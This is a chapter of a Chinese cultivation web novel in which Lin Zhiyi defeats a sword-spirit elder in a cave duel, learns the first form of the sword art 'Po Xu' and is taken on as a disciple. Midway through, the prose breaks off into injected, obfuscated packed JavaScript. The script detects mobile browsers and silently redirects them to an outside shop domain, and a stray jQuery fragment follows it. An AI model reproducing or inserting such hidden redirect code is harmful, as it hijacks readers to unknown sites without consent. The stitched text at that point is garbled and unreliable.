“入内?”林知意抬头看向石碑后方。
洞厅的深处确实有一扇门,门扉由整块白玉雕成,表面刻着一棵巨大的古树,枝干伸展,根系盘绕,占满了整扇门的面积。
古树的枝桠间刻着许多细小的符文,排列成某种规律的阵型,散发着微弱的光晕。
段从闻正要上前,那扇白玉门忽然自己打开了,一柄剑瞬间飞出,直奔林知意而去。
“大师兄!”段从闻急急喊道。
林知意早有防备,他手腕一翻,观雪斜斜迎上,剑刃相触的瞬间,他顺着剑势往后微撤半步,将那柄剑的力道引向身侧的空处。
那剑被这一带,轨迹偏了数寸,擦着林知意的肩侧掠过,钉入身后的岩壁中,剑身没入石壁三寸有余,尾端兀自震颤嗡鸣。
段从闻的不赦剑已经出了鞘,正要上前,林知意伸手拦了他一下,“没事,这剑没有杀意。”
白玉门内传来那道苍老的声音,带着一丝淡淡的笑意:“不错,反应还行,就是不知道手上功夫怎么样。”
说完,那柄钉在石壁上的剑猛地自行拔出,剑尖调转,再次指向林知意。
林知意看了那剑一眼,侧身朝段从闻说了句:“你往后退一些。”
段从闻退到洞厅边缘,目光紧锁着林知意的背影,手仍然按在了不赦剑的剑柄上没有松开。
那柄白玉剑再次动了,这一次它的速度比刚才快了一倍,剑身划破空气时带起一道尖利的啸音,直取林知意左肩。
林知意动作不急不缓地拔剑、格挡、卸力,整套动作干净利落,却偏偏透着一股懒洋洋的从容。
玉清失望地摇头,如此软绵绵的剑意,实在不适合接受他的传承,他大手一挥,驱动白玉剑想将他震出洞穴。
那白玉剑陡然变招,剑身横拍而来,不再是以剑锋刺击,而是以剑面平推,分明是要将林知意整个人掀飞出去。
力道之大,剑身尚未及身,那股罡风已经扑面压来,将林知意的衣袍吹得哗哗作响。
林知意脚下微沉,观雪在身前划了半个圆弧,剑尖牵住那股罡风的边缘,像借水势推舟一般,顺着力道往侧后方一带。
那股凌厉的推力被他这一拨,擦着他的身侧轰然撞在洞壁上,碎石崩落,尘烟四起,而他本人只是往后飘退了半步,站得稳稳当当。
玉清“咦”了一声。
那白玉剑再次横拍而来,角度更刁,力道更沉,林知意仍是那副不紧不慢的模样,观雪贴着剑面滑开,借着那股横拍的力道转了一个小圈,又将攻击引向了空处。
一次是巧合,两次便是本事了。玉清的神色微微起了变化。
他方才那一拍用了五分力,莫说一个金丹后期的修士,就是元婴初期的来了也未必能轻描淡写地化解。
可眼前这个年轻人连灵力都没有催到极致,仅凭剑术本身就把那股力道卸得干干净净。
倒是有趣,他再次起了试探的心思。
接下来不管他如何变换招数,林知意都能借力打力,四两拨千斤地打了回去。
玉清饶有兴致地“哦”了一声,手指凌空一拨,那柄白玉剑倏地分出三道虚影来。
三道剑影与本体一同从三个方向包抄而至,中间那道直取面门,左右两道分别封住闪避的路径,打的是三面合围的主意。
林知意抬剑迎上中路的剑锋,两剑相触的瞬间,他却顺着那股力道往左侧一偏,将中路剑的冲劲带往左路剑影的方向。
两股力道在他身前交汇,像是两股水流撞在一处,彼此抵消了大半,剩下的一点余波被他侧身一让,轻飘飘地避了过去。
三剑齐攻,他只接了一剑,另外两道攻击自己撞在了一起。
玉清的眼睛亮了起来,他手指连弹,白玉剑的招式层出不穷,时而化作漫天剑雨兜头罩下,时而凝成一道长虹直贯中门,时而以极快的速度绕到林知意身后突袭后心。
洞厅里一时间剑气纵横,剑光交错,石壁上的沟壑越来越多,碎石簌簌而下。
林知意的身影在其中从容地穿梭,像是一尾在急流中逆行的鱼,水流再湍急也冲不散他游动的韵律。
玉清打到后面已经忘了这是在试探,他越打越投入,越打越兴奋,数千年来沉睡在残魂中的那股好胜心被生生勾了出来。
他驱动白玉剑使出一招他当年最得意的绝学,剑身化作一道螺旋形的光柱,带着绞杀一切的气势朝林知意碾压过去。
这一招他曾用来在同阶修士中罕逢敌手,剑气呈螺旋状绞缠,一旦被卷入其中便会被四面八方的力道同时撕扯,极难化解。
林知意终于皱了皱眉,刚才玉清将修为压制于他相同他才能打得如鱼得水般,但这一招有点难接啊。
他催动全身灵力,观雪剑身上青光暴涨,他没有正面去接那道螺旋光柱,而是脚尖一点,整个人拔地而起,凌空跃到了光柱的上方。
在下落的瞬间,观雪剑尖精准地刺入螺旋剑气最核心的那一点,然后顺势一搅,将那股旋转的劲力反向引导了一周。
螺旋光柱被这一搅,从内部散开了力道,轰然炸碎成漫天细碎的光点,纷纷扬扬地飘落下来。
林知意从光点中飘然落地,衣袂翻飞,观雪剑尖朝下,收势。
“好,好,好。”玉清一连说了三个好字,声音里带着藏不住的欣喜,那笑声从他低沉的喉咙里溢出来,渐渐变得畅快。
“老夫修道三千七百载,临了居然还能遇到你这样的人物,有趣啊有趣啊。”
林知意收回剑,朝他拱了拱手,“晚辈林知意,受教了。”
“大师兄你没事吧?”见他们比试完,段从闻快步走上前,目光在林知意全身都扫了个遍。
“没事。”林知意安抚性地揉了揉他的脑袋。
“这是你师弟?”玉清摸着下巴,好奇地打量了段从闻片刻,又摇了摇头,“他心术不纯正,太容易被外界影响,不适合我的剑法。”
闻言,段从闻脸色沉了一下,他还没说什么,林知意拧着眉,一脸不赞同道:“我师弟只是还小,一时迷茫罢了,还请前辈不要这样说他。”
玉清挑眉,没再说什么,只道:“行吧,你们两个随我进来吧。”<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17691050|207400||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
p>段从闻贴着林知意的手臂,低头得意地扬起一抹笑容,再抬头,脸上的笑意又被压得干干净净,他可怜巴巴道:“大师兄,我没有心术不正。”
“我知道,别管他,他乱说的。”林知意又揉了一把他的脑袋,温声安慰他。
玉清:“……”
他忍了又忍,到底是没和孩子计较。
三人穿过白玉门,洞府内部的灵晶光芒将一切都照得清清楚楚。
玉清的残魂飘到案几后方盘膝坐定,抬手朝洞府深处那面石壁一指,壁面上原本光滑的玉石忽然泛起水波般的纹路,一行行金色的字迹从石壁中浮现出来。
“老夫毕生所创剑法共七式,取名《破虚》。”
玉清的语气正经起来,带着一股传道授业的肃然,“第一式名为引潮,讲究借力而发,顺势而为,你方才用的那些巧劲,勉强算是沾了引潮的边,但还差了火候,我且先教你第一式。”
《破虚》!正是龙傲天在秘境得到的那份剑法,没想到竟被他误打误撞拿到了,林知意大喜过望,连忙竖起耳朵认真听课。
玉清抬手一招,那柄白玉剑飞回他的掌中,他站起身走到洞府中央的空地上,双足微分,起手式做得极慢,像是怕人看不清一样。
他手腕一转,白玉剑在身前划出一道圆融的弧线,剑身像被水流托着走了一遍,从右至左,再从左至右,回环往复,这套动作做完,他将剑收回身侧,看向林知意:“试一试。”
林知意走到空地中央,拔出观雪,回想了一下方才的动作,手腕一转,同样划了一道弧线。
他的动作比玉清稍微快了一些,但弧线的轨迹和剑尖的指向都没有偏差,第一遍做下来的时候虽然有些生涩,但已经抓到了那股“借势”的意味。
林知意收起剑,偏头思考了一会儿,又重新练了一遍第一式,但第一式走完他却没有停下,他顺势将剑身往上一带,像是在“引潮”的余力未尽之处,顺势接上了另一条路径。
玉清原本靠在案几边的身体微微坐直了一点。
林知意还没有停下,他顺着那个新角度的余势转动手腕,剑身横转,借着一股向外的推力做了一个推送的动作。
剑尖指向的方向又变了,从正前方转到了右上方,余势未尽,他又顺着那个方向做了一个上挑的动作,将整道剑势引向高处,然后缓缓收势。
三招剑式做完,他站在空地中央微微喘了一口气,低头看了看观雪的剑尖,像是在回味刚才那三招衔接处的发力感觉,他望向玉清问:“前辈,我刚才推算的第二式对吗?”
玉清愣愣地点头,语气含着一丝讶异问:“你怎么做到的?”
因为举一反三,是所有中国学生必备技能!林知意在心里默默接话,但面上只谦虚地笑了笑,道:“乱猜的。”
玉清的眼睛亮得惊人,“你有师父没?”
“有的。”林知意将腰间的玉牌解下来递给他看,“我师父乃玄天剑宗司风清。”
“不相干的人以后不必再提了。”玉清一把夺过玉牌,丢至数十米远,“从今往后你便是我徒弟。”